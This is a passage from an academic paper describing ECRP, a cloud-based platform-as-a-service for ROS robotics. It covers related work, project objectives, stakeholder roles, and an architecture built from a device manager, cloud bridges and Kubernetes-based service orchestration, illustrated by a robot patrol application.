[13] http://www.mobile-cloud-networking.eu

[14] http://www.t-nova.eu

[15] http://hurtle.it

deployment, provisioning, runtime management, and disposal of cloud robotics tasks and applications.

To the best of our knowledge, ECRP is the first project advocating the use of cloud-based orchestration for the control of the life-cycle of robotic application resources and components. Current robotic development in ROS does not support complex orchestration of multiple resources across networks and with multiple masters. ROS launch files are the standard way to start multiple ROS nodes, they also support running nodes across distributed hosts, but assume a flat network with direct connectivity among machines, and SSH access.[16]

2.3 Cross-Domain Container-Based Runtime

Docker[17] combines a set of existing technologies (Linux containers, namespaces, cgroups, chroot) into a very effective packaging, sharing, and execution toolchain that revolutionized deployment in the cloud. Other container runtime solutions exist (e.g., Rocket[18]), however Docker has quickly become the de-facto standard.

Modern applications are organized in micro-services and composed of hundreds of containers. In order to manage them, several container management solutions have emerged from different vendors.

Fleet[19] is the container management solution from CoreOS. Docker-compose[20] allows to define and run a multi-container application. Combined with docker-swarm allows the application to be run across multiple machines. Kubernetes[21] is the result of more than 10 year of experience running containerized workloads at Google and its research on Borg[22] and Omega.[23] For a relatively new project it is wildly popular seeing contributions from across the board including Google, RedHat among others. It is also the solution of choice of the newly formed Cloud Native Computing Foundation (CNCF).[24]

Most container management solutions offer health-management capabilities, that is a mechanism that restarts/spawns new containers in case of failures or in case the monitored state of the application differs from the desired state. Health management is implemented in a resilient way by leveraging on distributed shared state among cluster nodes that is achieved through modern distributed key-values stores based on consensus algorithms (e.g., etcd, consul, zookeeper). Container management sys-

[16] https://wiki.ros.org/roslaunch/XML/machine

[17] https://www.docker.com

[18] https://github.com/coreos/rkt

[19] https://coreos.com/fleet/docs/latest/launching-containers-fleet.html

[20] https://docs.docker.com/compose

[21] http://kubernetes.io/

[22] http://research.google.com/pubs/pub43438.html

[23] http://research.google.com/pubs/pub41684.html

[24] https://cncf.io

tems are designed to work on nodes forming a low-latency cluster, the underlying distributed key-value stores are designed to sacrifice availability for consistency in the face of a network partition,[25] hence cannot be used to seamlessly manage nodes which can be mobile and distributed across domains like robots in ECRP.

2.4 Robot-Aware Cloud Networking—ROS-Support for Wireless and Mobile Networks

One drawback of ROS is that it considers the robot, or a set of robots, as an isolated system in a controlled network environment. But in real systems the underlying network is more complex, and a moving Robot can change its access point, changing interfaces, changing IP addressing, suffering temporal disconnections, etc.

In the case of ROS2, RTPS (Real-Time Publish Subscribe Protocol) has been chosen since it was designed for industrial automation and robotics, later adopted by DDS (Data Distribution Service for Real-Time Systems), an OMG specification[26] created by a spin-off of the Stanford Robotics Laboratory and Thales. Several DDS implementations are supported by ROS, but the official standard is eProsima Fast RTPS as selected by OSRF. Alternatives are OpenSplice DDS and Real Time Innovations (RTI) Connext DDS.[27]

The different RTPS implementations have some solutions to enable protocol routing over different networks (RTI-RS[28] and OpenSplice Networking Bridge[29]), but there is no solution to react to IP changes, neither complete solutions for Routing and NATing the protocol. This is a common problem of the Pub/Sub protocols. Use of Pub/Sub pattern is very convenient, because the developer just subscribes or publishes to topics, the middleware takes care of delivery.

By architecture design the Pub/Sub pattern exposes a lower latency/higher throughput than the request/reply pattern. Another important feature is the ability to use multicast. But all of this simplicity comes with a price: information about peers locations is embedded in the protocol, and every node maintains an in-memory database of the remote nodes, the Discovery process. This works well in isolated and simple networks, but in complex systems with dynamic IP changes and NAT, it simply does not work. It is straightforward to implement a Software Routing Service using pairs of Pub/Sub for each network you want to communicate, using simple Transmission Control Protocol (TCP) tunnels across Wide Area Networks (WANs). There are a few commercial solutions doing this (the already cited RTI-RS

[25] https://www.consul.io/intro/vs/zookeeper.html

[26] http://www.omg.org/spec/DDS, http://www.omg.org/spec/DDSI-RTPS

[27] http://design.ros2.org/articles/ros_on_dds.html, https://github.com/ros2/ros2/blob/master/ros2.repos

[28] https://www.rti.com/products/dds/routing-service.html

[29] http://download.prismtech.com/docs/Vortex/html/ospl/DeploymentGuide/networkingbridge-service.html

and OpenSplice Networking Bridge), but they do not solve the problem of Protocol Native IP Mobility, neither are designed for wireless networks with packet loss and disconnections.

2.5 *Distributed Storage Across Heterogeneous Providers and Devices*

Robots, with their large amount of sensors, can be seen as an ultimate data collection machine. While most of the related works [4, 7, 19, 30] advocate extending the limited capacity of storage onboard the robots with virtually infinite storage capacity in the cloud, to the best of our knowledge, except for some ground work done in RoboEarth [31], there is no unified architectural proposal to store and handle robotics domain specific data in a general manner.

RoboEarth, the project that aimed to build a prototype internet for robots, did some ground work on representing robotics domain specific-data [27] and provided a basic data-storage system consisting of a binary-blob store, a relational database, and a triple Resource Description Framework (RDF) store. A general framework to attach processors to the data was missing and the user had to download the data onboard the robot or to another virtual processing environment in the cloud to do any processing. This lead to a huge overhead and a lot of repeated work by each developer. Some other features that were missing from the RoboEarth storage proposal include: the ability for the external user to design schemas; basic data processors to detect duplicates and corrupt data, which is very common when an autonomous agent collects data; only a triple store was available for storing semantic data.

Robotics domain-specific data presents an additional set of challenges compared to the human-user generated data. A portion of the data generated by robots can be classified as the unstructured type as it is not necessary to associate it with predefined descriptive data models (e.g., video streaming, pictures). Existing relationships between data points can be represented on a more abstract level with data-graphs or similar methods that enable data analytics to be performed with the help of additional metadata information. Consequently, object storage systems can be considered as one of the most suitable and cost-effective options to persist data, together with databases for specific structured content such as measurements sampled by sensors and semantic knowledge.

In terms of the quantity of data that the system should support, it must be generally considered that ECRP will have to ingest considerable amounts of content (e.g., video streams or high-frequency samples) thus requiring elevated bandwidth to the cloud. For this reason, the deployment of an edge/Micro Data Centre (MicroDC) component on premises can prove as a beneficial design choice to offload robots from the task of data handling (as data would be transferred with low-latency and high-bandwidth to the local MicroDC) in the lines of edge-centric computing [6].

From the point of view of data management, specific laws might require regulated storage of acquired video streams as well as relevant information for each performed task (e.g., positioning time series of robots to be used as probative evidence). To minimize the cost of long-term data archiving that may be dictated by such a requirement, cold storage can be used as a solution for cheap persistence of data, with specific constraints on availability (e.g., long access times). Finally, like other elements of the PaaS, available storage services will need to support both single and multi-tenancy in order to allow isolated as well as data-sharing scenarios across the board.

2.6 Middleware and Application Services Enablement

The value of a PaaS is in providing, finding and using service-based applications in a uniform way. Typical components of service-enabling platforms for PaaS are service repository, catalog, store, personalised portal as well as platform support services in addition to infrastructure services as provided by distributed robots. In contrast to software stores (e.g. Apple AppStore and Google Play), service stores offer a contract-based, long-lasting relationship between provider and consumer. The additional value can be estimated by relating to business value networks [9].

Service platforms appear in diverse forms. The direction of Service Hubs argues for a serviceisation which involves service platforms as hubs inside a larger ecosystem [22]. Such platforms consist of a broker with analytics, payment and partner management. The work is mostly conceptual and will need further refinement for ECRP.

Realised generic service platforms include APAM, an OSGi-based multi-service management platform, which is however restricted to Java services, and SPACE, which has a unified hosting concept [5, 25].

Domain-specific service platforms have become popular as well; an example is the ComSS platform for stream processing services [26]. For robotic services, no such platform is known. Innovative designs for distributed service platforms exist with Wiki-WS, a collaborative platform for service communities with a rich service lifecycle model [14]. Large-scale service repositories have been researched as well; up to about 30000 service descriptions in the Service-Finder EU project were found to be manageable. Finally, commercial PaaS offers exist but are almost exclusively targeting web and telco applications as biggest domains, necessitating research on industrial service brokering.

2.7 Software Management, CI/CD, DevOps

The software engineering community has already embraced the benefits of DevOps (development and operations) [15] and automation by introducing approaches for CI (Continuous Integration), and CD/CDE (Continuous Delivery/Deployment) [2].

CI systems provide automation to compile and deploy a new software version, Continuous Delivery (CD) systems also automate the testing tasks until a software version that can be used as a release candidate. Continuous Deployment (CDE) describes an extension to CD that automatically deploys a release candidate to production [11].

Concepts like perpetual development are in place at most Internet-based companies and CDE practices have reduced the release cycles to hours or less. Green-blue and canary deployments are also quite common, and like most best practices and contributions have been devised and shared by large Internet-based players (e.g., Netflix, its tool set and practices) rather than academia.

One of the limits of the current approaches to DevOps practices are scarce (or rather absent) focus on non-functional performance as reported in [2]. DevOps in the presence of multi-robot/multi-domain deployments (on heterogeneous devices) are also not addressed. Finally, stateful service migration is still dealt with in ad-hoc fashion with little room for automation/repeatability.

3 ECRP Objectives

The first objective of the ECRP project is to *establish the groundwork for the ROS-based robotics domain towards a cloud-enabled ecosystem that embraces robotics services in any application area*.

The vision of a robotics ecosystem depends on the investment of hardware and software developers, many of them with vested commercial interests. When it comes to the engagement of software developers, the adoption of Cloud Computing, Infrastructure as a Service (IaaS) but even more Platform as a Service (PaaS), has proven to significantly facilitate software-based innovations in any cloud-enabled application domain. This simply by the fact that nearly unlimited resources (IaaS) combined with a nearly unlimited set of functionality (PaaS) has become available in a native, well-defined and unified, programmatic way to those developing applications, that is software developers, simply by software (code) itself, the lingua franca of any software engineer.

The potential, inherent to IaaS and even more to PaaS, to accelerate software-based innovations makes no exception of robotics and the existence of a cloud-enabled software development environment appears overdue. Irrespectively, no public Platform as a Service (PaaS) for Robot-based Applications was available on the market, and only one proposal has been made by academia, RoboEarth [31] which is the genesis of ECRP. A commercial version of the main concepts from ERCP has been implemented by our partners at Rapyuta Robotics and is offered as "rapyuta.io",[30] the first enterprise-grade PaaS for cloud robotics using ROS.

RoboEarth, however, was focused on providing compute, storage, and networking resources in IaaS-like approach. To this date, all benefits of the modern software

[30] https://www.rapyuta-robotics.com/technology_cloud

engineering with PaaS are unavailable to one of the most important and fastest growing markets, and this despite unquestioned innovation and commercial potential of PaaS for connected things (Robots).[31]

The second objective of ECRP is to *prototypically design, implement, test, deploy and operate a complete and beyond state-of-the-art PaaS for Robotics.*

This objective is to build an OSS PaaS solution for robotics and to support our project partner Rapyuta Robotics, a high-potential ETH Zurich spin-off company with offices in Zurich, Tokyo, and Bengaluru (India), in the process of establishing itself as the very first dedicated PaaS-Provider for Robotics.

The aforementioned paradigm change in robotics enabled by the ROS open software framework combined with a PaaS for Robotics (ECRP) will facilitate the development of novel applications significantly and hereby drive the adoption of robots in many more (new) application domains. This, however, will heavily depend on the usefulness and usability of the proposed PaaS for Robotics, which in turn requires a good understanding of this very particular domain.

First and foremost, PaaS is a tool for software engineers and the domain is experiencing great advancements, like the adoption of Agile Software Development,[32] Test-driven Software Development (TDD), Micro-Service Architectures,[33] Continuous Integration and Deployment, and DevOps, just to name a few. A PaaS for Robotics that would not embrace such practices is doomed to fail.

Secondly, the Robotics domain is very specific, in terms of device abilities and software that controls robot devices, as well as applications that make use of services provided by robots. Hence, a distinction is to be made, between software developers that write robotics software, hardware drivers, powertrain control modules, sense of vision, hearing, stability, autonomous navigation, mission and task planning, and those that build applications based on robot services for industrial (e.g. factory automation), enterprise (e.g. service industries, logistics, security), or personal environments (e.g., care for elderly or for physically handicapped). The operational aspects such as high-availability and service-level agreements and compliance are imperative to any cloud provider. Therefore, support for all these aspects is imperative for any PaaS for Robotics.

3.1 Robotic Development and Innovation Costs

ROS is an open-source development framework for robots. The currently commonly used release is ROS1, but the first version of ROS2 has been released in December 2017. One of the big advantages of ROS is the large community base (see ROS metrics[34]). It is by far the most used framework in robotics. What is missing though

[31] http://www.gartner.com/newsroom/id/3241817

[32] http://agilemanifesto.org/

[33] https://martinfowler.com/articles/microservices.html

[34] http://wiki.ros.org/Metrics

is a centralized enterprise-grade quality assurance method, something started recently by the ROS-I(Industrial) community.

ROS provides the services you would expect from an operating system, including hardware abstraction, low-level device control, implementation of commonly used functionality, message-passing between processes, software package management, as well as build tools, visualization and data analytics tools.

ROS allows robotics developers to concentrate on one specific functionality at a time (e.g. device control, based on visual and audible sensing, steering of movements, navigation, 3d reconstruction) implemented into so-called ROS Nodes. The ROS runtime "graph", called ROS Computation Graph, is a peer-to-peer network of nodes that are loosely coupled using the ROS Communication Infrastructure. ROS implements several different styles of communication, including synchronous Remote Procedure Call (RPC)-style communication over services, asynchronous streaming of data over topics, and storage of data on a Parameter Server.

A typical ROS-based robot environment (ROS Computation Graph) would feature a number of nodes, each node encapsulating a certain functionality and offering services and data via an external interface that is connected via a certain communication approach, exemplarily illustrated in Fig. 1.

To highlight the fact that ROS is essentially a service-based distributed system, this example setup ranges across two host systems, a robot host with the a laser scanner (also called "lidar") and a scan-processing node, as well as a separate cloud host that runs a Google Cartographer instance to build a map from laser scans. The two




Fig. 1 An example of ROS deployment on cloud

hosts are connected with the ROS communication infrastructure, which is essentially based on Internet Protocol version 4 (IPv4).

The ROS Master acts as a nameservice in the ROS Computation Graph. It stores topics and services registration information for ROS nodes. Nodes communicate with the Master to report their registration information. As these nodes communicate with the Master, they can receive information about other registered nodes and make connections as appropriate. The Master will also make callbacks to these nodes when these registration information changes, which allows nodes to dynamically create connections as new nodes are run. Nodes connect to other nodes directly; the Master only provides lookup information, much like a Domain Name Service (DNS) server. Nodes that subscribe to a topic will request connections from nodes that publish that topic, and will establish that connection over an agreed upon connection protocol.

With this conceptual framework supporting ROS, what is the general software development and operations approach behind ROS?

To answer this question a distinction has to be made, since two expert domains are involved. First, there is the robot control domain, that is software that is required for controlling the robot device itself, like ROS nodes that encapsulate image processing for vision-based navigation, or software that controls an arm that is able to grasp items. The second domain is concerned with the robot-assisted/-enabled application domain, like an application to streamline logistics in a pharmaceutical enterprise, or a security application that monitors large plants with drones. In cloud computing terminology, the entire ROS framework would be the equivalent to a platform, while the application itself would be the software developed and deployed on top of it.

A ROS-based, robot-assisted application requires ROS core services on the host systems, like ROS Master and ROS Communication Infrastructure. In addition, a number of ROS nodes, either developed by a robot control software developer or provided by a third-party and available in a ROS Repository, are to be selected and compiled either on the host systems or directly on the target robot device (see Fig. 1). Proper selection and configuration of ROS (platform) components therefore needs substantial knowledge about the robot domain itself. The deployment of compiled nodes, that encapsulate device specific functions and services plus ROS core services, is a manual process, on a per-node basis. There is a concept of launch files, a basic script-based launch support for nodes, yet the scripts need to be tailor-made and launched manually. All these steps are required to provide a “ROS-based platform”.

With the ROS core services and ROS nodes provided, the actual application that makes use of the robots can be developed on top, typically by interfacing with robot control services, encapsulated by ROS nodes, for functions like mission and task planning, or more generally for autonomous behaviour to execute a certain task as part of a robot-assisted application domain. This in turn requires first and foremost a very substantial understanding of the application domain itself, its workflows and related objectives. This is typically provided by a specialized application domain expert.

The current approach of ROS, however, requires the application domain expert to have comprehensive robotics expertise as well, to provide and operate the platform, and meeting the functional and non-functional (reliability, robustness, timing)

requirements of an application so far requires knowledge about robotic control services, like software parameterization, and abilities of the underlying robot hosts. Even if the interfaces of two ROS components (nodes) are syntactically the same, they can be semantically different or have different execution semantics, especially if deployed on different robots. The same applies to configuration, which is in many cases very specific to the device, the actual robot control approach, the scale of the deployment, or even subject to environmental parameters.

This analysis provides evidence for the present difficulties with software development based on ROS. The framework imposes an extensive amount of device-local and device-specific, as well as ROS-internal effort, mostly due to manual and repetitive tasks, only to prepare the environment, on top of which robot-enabled applications can be developed. Secondly, application developers are fully exposed to the heterogeneity of the underlying platform and host environments, which require very specialized (hence rare) domain expertise in both areas, robot control and application domain. Furthermore, the missing separation of concerns between platform and application layer does not permit easy reuse of software, essentially imposing purpose-built configurations for each environment, deployment, and application instance.

In conclusion, the lack of a common platform concept for robotics still renders software development and innovations a very challenging, if not prohibitively expensive, exercise.

3.2 Requirements

ECRP addresses the above mentioned shortcomings, starting from identifying what we expect to be the main stakeholders and actors in a cloud robotics ecosystem. Figure 2 represents an high level view of this ecosystem where we identified resources (in blue) and actors.

Bottom up, the main involved roles are: Robot Hardware Manufacturer (RHM, builds the electro mechanical system), Robot Deployment and Provisioning Engineer (RDPE, deploys robots at the end-users' environment: configuration, calibration, integration with environment, testing), Robot Operator (RO, operates and maintains robots), Robotics Systems Software Developer (RSSD, makes the robot ROS-enabled, integrates with platform), Platform Operator (PO, operates the platform), Enabling Algorithm and software Developer (EASD, expert in robotics and other enabling algorithms), Robotics Enabled application developer (READ, application domain expert)

Due to space limitations, we will not go over the complete stakeholder analysis here. For the purpose of this paper, we will only list some highlights and assumptions that drove our design decisions in the architecture section. In a concrete implementation of this view for a specific robotic application, the same entity can play multiple roles. For instance, iRobot with its consumer robots Roomba plays most roles in the




Fig. 2 Cloud robotics ecosystem: actors (white) and resources (blue)

picture, AWS is the cloud infrastructure and platform provider[35] and private customers act as end users of the "iRobot HOME App" through their mobile phones. ECRP was designed from its inception to support the development of similar (and more complex) robot-enabled applications.

3.3 Design Goals

The main intended user of ECRP is the robot-enabled application developer (READ). READs are first and mainly domain-specific application developers: they should be domain and development technology experts in their specific application field (e.g., logistics, health-care, construction, agriculture), but they are *not required to be robotics nor cloud experts*.

We want the ECRP PaaS to do what cloud computing does best: hide complexity and provide the abstraction needed to only reason in application domain terms. No restrictions on development technologies are imposed, except for components that interface directly with ROS which require a ROS library in the language of choice (e.g., Python, C++, Java, JavaScript).

[35] https://aws.amazon.com/solutions/case-studies/irobot

Apart from enterprise-grade applications, the platform should support applications designed for private customers, where the only step required to "configure" a robot is unpacking, charging eventual batteries, and connecting to the Internet either through WiFi or a mobile network. No complex networking configuration should be required nor expected.

3.4 Technical Assumptions

Considering our expectations concerning the robotics ecosystem, we made the following technical assumptions.

- ECRP applications are built using ROS-based components, hence some of the platform-level services (e.g., the cloud bridge) are currently based on the ROS communication primitives (e.g., services, topics, actionlib). However, nothing prevents the development of applications not using ROS, albeit this would require extending the cloud bridge;
- The platform assumes that the robots it manages come with the "minimal" software stack necessary for the on-board computer to correctly interface with the robotic hardware (e.g., device drivers and ROS nodes for each sensor/chain of actuators)

3.5 Core Features

Apart from a generic PaaS functionality [20], ECRP caters for what we consider core productivity enhancing features while building robot-enabled applications. These are:

- **Device-Management**: GUIs and APIs for robot on-boarding to the platform, SW update, diagnostics, terminal to remote device via browser, remote task execution;
- **Transparent cloud communication**: on-device and in-cloud components can communicate seamlessly hiding the complexity of networked communication (e.g., firewall and NAT traversal);
- **Orchestration of devices and services**: an API lets developers programmatically control which robots are selected to perform a specific task as well as which SW components are started and/or stopped on the cloud, edge, and robotic devices. This enables developers to have fine grained control over their application behavior as well as its operating costs (e.g., by minimizing running cloud-side components when robots are not requiring them).

4 Architecture

Figure 3 depicts the high level architecture of ECRP. At infrastructural level (bottom), the platform runs applications that can be distributed across cloud servers, edge computing devices, and robots.

The base technology used for the cloud and edge devices is a container management solution; we implemented both a Kubernetes (K8S) and an Openshift version of ECRP. On top of this base technology we run platform components ("platform" layer, in the middle) that implement the main platform functionalities: device management, multi-site ROS-based communication with the cloud (enabling logic for cloud-bridge and broker), orchestration (Service Catalog and Open Service Broker).

The connection to robotic devices relies on control and management planes built using a standard cluster management technology, as well as a dynamically provisioned "cloud bridge" that acts as the data plane for applications that require ROS data flowing between a robot and the cloud.

Finally, at application level (top layer in Fig. 3), we depict all components that are deployed on top of the platform to execute a specific application. Some components are transparently deployed and managed by the platform to enable communication (e.g., cloud bridges for each robotic device, ROS master and bridge), others are deployed by the platform upon request of instantiation of a service (e.g., navigation service instance), and some are provided by the application developer to enable application interaction (e.g., WebUI, Application Logic).




Fig. 3 ECRP architecture

In the following subsections we well describe in detail the main architectural components.

4.1 Device Manager

The Device Management (DM) functionality provides the base communication between a device and the cloud platform. Unlike the communication traversing the cloud-bridge, which is ROS-specific and intended to be active only while the robot is performing some task, the device management functionality is expected to be always ON, as it is the only mechanism intended to allow messages supporting orchestration to and from the robot. It is intended to:

- Allow a robot to register its availability to the platform;
- Support software installation and update;
- Provide minimal position, diagnostics, and state information from the robot to the cloud platform;
- Run software components on the robot and manage their lifecycle as part of orchestration;

Seen from the perspective of the entire platform functionality, device management is the enabler of orchestration: that is managing what processes/services are running on what devices.

Due to the asymmetrical communication (e.g., NATing, private IPs) between cloud and on-premise components, device management requires a simple software agent to be installed on robots and devices connected to the ECRP platform. The agent connects to a cloud-based device management service through which it receives commands implementing the functionality described above. Additional computational nodes on premises (edge devices) can be managed through the platform either via the device management solution or directly via the Kubernetes (K8S) interfaces (kubelet agent on host).

4.2 Cloud Bridge

Cloud bridges in ECRP provide the (single or multiple) interconnection(s) at ROS level between ROS nodes running on premises (physically in a robot, or on an edge device if needed) and ROS nodes running in the cloud. This allows to relay messages on topics/services on premises and in the cloud as if they were generated in a contiguous domain. In ROS terms, the cloud bridge acts as a subscriber to messages in a source ROS environment and as a publisher in a destination environment by registering to the appropriate ROS masters.

As for the device manager, due to the asymmetrical nature of networking between cloud and on-premise components, a cloud bridge uses a publicly accessible (network

of) broker node(s) in the cloud to act as connection point for multiple cloud bridge clients on robot, edge, or cloud applications. In Fig. 3 we represented the functionality of the cloud bridge relaying messages between two ROS environment with a directed dashed line albeit the actual communication goes through a broker.

Cloud bridges are configurable with respect to what ROS topics and services will be relayed to a broker and with which QoS semantics (e.g., best-effort vs in-order reliable delivery, eventual compression). Depending on network configuration, edge can directly be part of a shared ROS environment with robots on premises, or they can also be configured to use a cloud bridge.

4.3 Orchestration

Orchestration is the functionality that makes every aspect of robot enabled applications, including each of their components and resources, **programmable**. In order to raise the abstraction bar and simplify the development of applications through functionality composition, in ECRP we use the concept of "service", mutuated from the upcoming Open Service Brocker (OSB) specification[36] together with the Kubernetes service catalog concept.

According to the OSB specification, a *service* is a "managed software offering that can be used by an Application", for instance a service is the functionality offered by a PostgreSQL database. A *service instance* is "An instantiation of a Service offering", that is a provisioned instance of a PostgreSQL database that can be accessed by an application. A *service broker* manages the life-cycle of service instances, while a *service catalog* is "an extension API that enables applications running in Kubernetes clusters to easily use external managed software offerings, such as a datastore service offered by a cloud provider. It provides a way to list, provision, and bind with external Managed Services from Service Brokers without needing detailed knowledge about how those services are created or managed".[37]

With respect to both the Web services literature and the concepts from the K8S/OSB specification, a service in ECRP has the additional characteristic of being possibly tied to one (or more) robot(s). Moreover, ECRP services are designed to easily allow composition and reuse. We will illustrate these concepts with a concrete example.

Robopatrol [29] (see Fig. 4) is a simple patrolling application based on a Turtlebot 2 and implemented as our first use case in the ECRP project. The user is given a Web UI through which she can drive the robot around on a map and see a live stream from its camera. One or more maps of the environment can be constructed by the robot through manual or autonomous exploration. The core functionalities of the application (e.g., web-based map navigation, video streaming) are implemented as different "services", whose instantiation triggers the deployment and execution of

[36] https://github.com/openservicebrokerapi/servicebroker

[37] https://kubernetes.io/docs/concepts/service-catalog/




Fig. 4 Robopatrol components

several intercommunicating components across the cloud and the chosen robot. For example, an instance of service "navigation" can be created by selecting a robot available through the device manager. As depicted in Fig. 3, the instantiation of the service will start the required ROS nodes on the selected robot (i.e., move-base, rplidar, amcl) and the cloud (i.e., map-publisher), as well as configure the cloud-bridge to allow the map and the navigation commands to flow between them. With the same principle, the entire RoboPatrol application can be deployed as an instance of its own specific service. The core cloud components being deployed (i.e., the Web interface and the core application logic) use the service catalog to programmatically create the instances of the services needed by the application functionality.

Orchestration of services allows the platform to support the implementation of a *service market* built on top of the service catalog. This is in line with the concept of "3rd party enabling services" and the role of enabling algorithm and software developer (EASD) in our robotic ecosystem analysis (see Fig. 2). EASDs are developers that provide services that can be instantiated and composed into applications by READs. Apart from the base functionality provided by the platform, 3rd party services extremely *simplify and reduce the effort needed to develop an application with ECRP*. With this metaphor, referring to the top of Fig. 3, RoboPatrol development in ECRP *only consists in developing two components* (i.e., the "Web UI" and "application logic") since the "navigation" service is provided in the catalog and the rest of the application components are provided and managed by the platform.

5 Discussion

5.1 Progress Beyond the State of the Art

Cloud robotics The current state of the art of cloud robotics only sees initial efforts in running robot clones in the cloud, still using manual setup processes and not adopting cloud-native design principles. The result are simple, brittle, non-scalable robotics applications with loose integration to the cloud and manual deployments.

ECRP builds the basis for a reliable and scalable cloud robotics PaaS significantly advancing the current software development practice, lowering the access barriers to robot-enabled application developers to the wide community of cloud-based/domain-specific application developers.

Moreover, the project also addressed the operational aspects and costs of running a cloud robotics platform, providing specific solutions for addressing continuous integration, deployment and orchestration for robotics, as well as considering advanced resource management solutions in order to extend the economical advantages. The commercial implementation of ECRP integrates specialized robotics hardware (e.g. X86, ARM, Sensors, GPUs, FPGAs, Vision), ROS nodes containerization and placement, eliminating the need of sizing of physical computation, and providing software developers a complete development, build, test, simulation and code management environment supporting multiple architectures.

Several players are starting to address the cloud robotics space. TheConstructSim[38] is focused on providing ROS education through the use of virtual machines and Gazebo simulation, it is not however a platform do develop and run applications controlling multiple physical robots.

The already mentioned Google cloud robotics platform is, at the time of writing, still not available, and the limited information about it seem to refer mainly to a collection of robot-accessible services to simplify robotic applications development (e.g., mapping with cartographer, AI/ML for speech recognition/vision). Here also, there seem to be no addressing to building a PaaS to actually manage robotic applications. The same can be said about any non-robot manufacturer listed in a recent Cloud Robotics Market forecast.[39]

Orchestration ECRP approach to orchestration consists in a two-pronged approach that combines resource orchestration and service composition in a seamless way to achieve modular and recursive composition. Furthermore, a novel feature is the ability to resolve dependencies, some of them depending on real-time state, based on matching of Desired State and Actual State.

Orchestration in ECRP offers automation across the complete life cycle of a service where the service metaphor has been adapted to a cloud robotics task. Considering for instance a robotic security patrol task, the task administrator can design and implement it by specifying the needed resources (e.g., how many robots and of which type, what ROS nodes and where to run them) and the logic managing the task at runtime (e.g., deciding the navigation waypoints for each robot, the processing of camera streams as robots approach selected areas).

Once a patrol task is defined as a service and its Service Manager is deployed, any authorized user can trigger a robotic patrol (i.e., a service instance) and configure it with a click. The service orchestrator will acquire and coordinate all needed

[38] http://www.theconstructsim.com/

